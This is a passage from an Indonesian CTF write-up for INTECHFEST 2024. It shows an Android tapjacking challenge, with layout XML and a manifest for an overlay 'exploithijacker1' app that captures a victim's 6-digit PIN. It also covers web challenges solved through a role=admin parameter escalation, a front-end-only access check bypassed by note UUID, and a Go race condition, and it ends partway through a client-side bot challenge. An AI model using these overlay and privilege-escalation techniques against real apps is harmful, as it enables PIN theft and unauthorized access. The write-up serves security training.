android:layout_marginLeft="5dp" android:layout_marginRight="5dp"
android:text="2" android:layout_marginHorizontal="5dp"/>
           <Button android:textSize="24sp" android:id="@+id/btn3"
android:layout_width="98dp" android:layout_height="98dp" android:text="3"/>
       </LinearLayout>
       <LinearLayout android:orientation="horizontal"
android:layout_width="wrap_content" android:layout_height="wrap_content">
```

```
            <Button android:textSize="24sp" android:id="@+id/btn4"
android:layout_width="98dp" android:layout_height="98dp" android:text="4"/>
            <Button android:textSize="24sp" android:id="@+id/btn5"
android:layout_width="98dp" android:layout_height="98dp"
android:layout_marginLeft="5dp" android:layout_marginRight="5dp"
android:text="5" android:layout_marginHorizontal="5dp"/>
            <Button android:textSize="24sp" android:id="@+id/btn6"
android:layout_width="98dp" android:layout_height="98dp" android:text="6"/>
        </LinearLayout>
        <LinearLayout android:orientation="horizontal"
android:layout_width="wrap_content" android:layout_height="wrap_content">
            <Button android:textSize="24sp" android:id="@+id/btn7"
android:layout_width="98dp" android:layout_height="98dp" android:text="7"/>
            <Button android:textSize="24sp" android:id="@+id/btn8"
android:layout_width="98dp" android:layout_height="98dp"
android:layout_marginLeft="5dp" android:layout_marginRight="5dp"
android:text="8" android:layout_marginHorizontal="5dp"/>
            <Button android:textSize="24sp" android:id="@+id/btn9"
android:layout_width="98dp" android:layout_height="98dp" android:text="9"/>
        </LinearLayout>
        <LinearLayout android:orientation="horizontal"
android:layout_width="wrap_content" android:layout_height="wrap_content">
            <Button android:textSize="24sp" android:id="@+id/btn0"
android:layout_width="98dp" android:layout_height="98dp" android:text="0"/>
            <Button android:textSize="24sp" android:id="@+id/btn_empty"
android:background="#00000000" android:layout_width="98dp"
android:layout_height="98dp" android:layout_marginLeft="5dp"
android:layout_marginRight="5dp" android:layout_marginHorizontal="5dp"/>
            <Button android:textSize="24sp" android:id="@+id/btn_clear"
android:layout_width="98dp" android:layout_height="98dp" android:text="C"/>
        </LinearLayout>
    </LinearLayout>
</LinearLayout>
```


AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:versionCode="1" android:versionName="1.0"
android:compileSdkVersion="34" android:compileSdkVersionCodename="14" >

    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission
android:name="com.example.exploithijacker1.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMIS
SION" android:protectionLevel="signature"/>
    <uses-permission
android:name="com.example.exploithijacker1.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMIS
SION"/>
    <application
```

```
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.ExploitHijacker1">

        <service
            android:name="com.example.exploithijacker1.Overlay"
            android:enabled="true"
            android:exported="true"></service>

        <activity
            android:name="com.example.exploithijacker1.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <provider android:name="androidx.startup.InitializationProvider"
android:exported="false"
android:authorities="com.example.exploithijacker1.androidx-startup">
            <meta-data
android:name="androidx.emoji2.text.EmojiCompatInitializer"
android:value="androidx.startup"/>
            <meta-data
android:name="androidx.lifecycle.ProcessLifecycleInitializer"
android:value="androidx.startup"/>
            <meta-data
android:name="androidx.profileinstaller.ProfileInstallerInitializer"
android:value="androidx.startup"/>
        </provider>
        <receiver
android:name="androidx.profileinstaller.ProfileInstallReceiver"
android:permission="android.permission.DUMP" android:enabled="true"
android:exported="true" android:directBootAware="false">
            <intent-filter>
                <action
android:name="androidx.profileinstaller.action.INSTALL_PROFILE"/>
            </intent-filter>
            <intent-filter>
                <action
android:name="androidx.profileinstaller.action.SKIP_FILE"/>
            </intent-filter>
            <intent-filter>
```

```
                <action
android:name="androidx.profileinstaller.action.SAVE_PROFILE"/>
            </intent-filter>
            <intent-filter>
                <action
android:name="androidx.profileinstaller.action.BENCHMARK_OPERATION"/>
            </intent-filter>
        </receiver>
    </application>

</manifest>
```


Compile menjadi apk dan upload ke POC tester. Malicious apps kita akan dijalankan terlebih dahulu lalu ketika victim membuka aplikasi hijacker victim akan menekan button pinnya, disini aplikasi kita akan berada didepan layout aplikasi asli sehingga menyebabkan penekanan yang ada masuk ke aplikasi malicious kita dan ketika sudah mendapatkan pin sepanjang 6 akan dilakukan show pin ke layar yang akhirnya ditampilkan pada POC tester. Berikut hasil dari POC Tester




Flag: INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!}

WEB


Notes Manager (144 pts)




Diberikan soal dengan blackbox dengan tampilan seperti berikut




Ketika kita melakukan exploit perubahan profile, terlihat terdapat key role




Langsung saja saya tambahkan parameter role=admin pada request, dan role kita berubah menjadi admin



Kemudian pada notes, terdapat note Flag namun terkunci




Hal ini bisa di bypass dengan mengambil uuid dari flag dan mengunjungi view note, hal ini dikarenakan aplikasi hanya melakukan pengecekan pada front end saja http://ctf.intechfest.cc:3096/notes/{uuid}



FLAG: INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

Impossible (371 pts)



Diberikan soal dan source code seperti berikut,

```
nyxmare@MagicWorld ~/CTF/2024/intechfest/web/impossible/src
❯ tree
.
├── Context.go
├── Momentum.go
├── Router.go
├── go.mod
├── main.go
├── middlewares.go
├── routes.go
└── utils.go

1 directory, 8 files
```


Kita hanya diberikan 2 route, dimana route index dan flag

```go
main.go > main
1  package main
2
3  import (
4      "net/http"
5  )
6
7  func main() {
8      r := MakeRouter()
9
10     r.UseMiddleware(logMiddleware)
11     r.UseMiddleware(antiXSS)
12     r.UseMiddleware(cspProtection)
13
14     r.Get("/", http.HandlerFunc(indexView))
15
16     r.Get("/flag", adminOnly, http.HandlerFunc(flagHandler))
17
18     http.ListenAndServe(":8081", r)
19 }
20
```

Pada middleware adminOnly, terlihat memang by default kita tidak bisa mengakses /flag secara langsung, yang artinya kita perlu mencari bagaimana cara melewati middleware adminOnly


```go
func adminOnly(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusUnauthorized)
    })
}
```

Selang beberapa waktu, diberikan hint




Goroutine pada golang berfungsi seperti thread, karena itu, kami langsung berasumsi ini berkaitan dengan race condition. Langsung saja saya membuat banyak request pada index, dan satu request ke /flag dengan harapan request kita bisa melewati middleware adminOnly.

Flag berhasil didapatkan




FLAG: INTECHFEST{golang_race_condition_is_hard_to_find_4b3250699534}

Client Side Programming (836 pts)



Diberikan soal dan source code nya, terdapat folder bot, langsung saja kami berasumsi ini merupakan soal client side


main.go
middleware
protected.go
uploads
utils
cookie.go
env.go
file.go
image.go
jwt.go
rand.go
watcher.sh
ui
Dockerfile.ui
README.md
bun.lockb
next.config.js
package-lock.json
package.json
postcss.config.js
public
next.svg
vercel.svg
src
app
_components
navbar.tsx
_utils
AuthContext.tsx
getCSRF.ts
dashboard
page.tsx
favicon.ico
form
page.tsx
globals.css
image
image.tsx
page.tsx
setimgblob
route.tsx
layout.tsx
login
page.tsx
note
page.tsx
page.tsx
register
page.tsx
tailwind.config.ts
tsconfig.json
23 directories, 53 files

```
    },
    bot: async (urlToVisit) => {
        const browser = await initBrowser;
        const context = await browser.createBrowserContext()
        const {username, password} = generateCredentials()
        try {
            // Goto main page
            const page = await context.newPage();

            // do register
            await page.goto(`${CONFIG.APPURL}register`)
            const username_input = await page.waitForSelector("input[type='text']")
            await username_input.type(username)
            const password_input = await page.waitForSelector("input[type='password']")
            await password_input.type(password)
            const loginButton = await page.waitForSelector("button")
            await loginButton.click()
            await page.waitForNavigation()

            // do upload secret
            await page.goto(`${CONFIG.APPURL}note`)
            const note = await page.waitForSelector("input[type='text']")
            await note.type(CONFIG.APPFLAG)
            const note_pass = await page.waitForSelector("input[type='password']")
            await note_pass.type(password)
            const noteButton = await page.waitForSelector("button")
            await noteButton.click()
            await sleep(500)

            // do upload image
            await page.goto(`${CONFIG.APPURL}image`)
            const image = await page.waitForSelector("input[type='file']")
            await image.uploadFile("./original.jpg")
            const xorStr = await page.waitForSelector("input[type='text']")
            await xorStr.type(password)
            const xorButton = await page.waitForSelector("button")
            await xorButton.click()
            await sleep(500)


            console.log(`bot visiting ${urlToVisit}`)
            const page2 = await context.newPage()
            await page2.goto(urlToVisit, {
                waitUntil: 'networkidle2'
            });
            await sleep(15000);

            // Close
            console.log("browser close...")
            await context.close()
            return true;
        } catch (e) {
            console.error(e);
```

Bot akan melakukan beberapa step

1. Registrasi dengan random username dan password
2. Mengisi note dengan FLAG dan dipassword menggunakan password dari akun
3. Meng-upload gambar dengan xor-key yang merupakan password
4. Bot akan mengunjungi url kita

Pada ./imagefmt/handlers/image.go

```go
func XorImageHandler(w http.ResponseWriter, r *http.Request, claims jwt.MapClaims) {
    // Retrieve user input
    xorString := r.FormValue("xorString")
    image, err := base64.StdEncoding.DecodeString(r.FormValue("image"))
    if err != nil {
        http.Error(w, "Error retrieving image from form", http.StatusBadRequest)
        return
    }
    if len(image) > (25 << 10) {
        http.Error(w, "Image size is too large", http.StatusBadRequest)
        return
    }

    // Create a unique filename for the uploaded image
    fileName := utils.GenerateRandomFilename(xorString)

    // Save the uploaded image to a file
    filePath := utils.UploadPath + fileName
    if err := utils.SaveFile(bytes.NewReader(image), filePath); err != nil {
        fmt.Println(err)
        http.Error(w, "Error saving image", http.StatusInternalServerError)
        return
    }

    // XOR the image
    outPath := utils.UploadPath + "xor_" + fileName
    err = utils.XorImageByFilename(filePath, outPath, xorString)
    if err != nil {
        os.Remove(filePath)
        fmt.Println(err)
        http.Error(w, "Error XORing image", http.StatusInternalServerError)
        return
    }

    // Serve the XORed image
    w.Header().Set("Content-Type", "image/png")
    xorImageFile, err := os.Open(outPath)
    if err != nil {
        http.Error(w, "Error opening XORed image", http.StatusInternalServerError)
        return
    }
    defer xorImageFile.Close()

    os.Remove(outPath)
    os.Remove(filePath)

    http.ServeContent(w, r, "xor_image.jpg", time.Now(), xorImageFile)
}

```

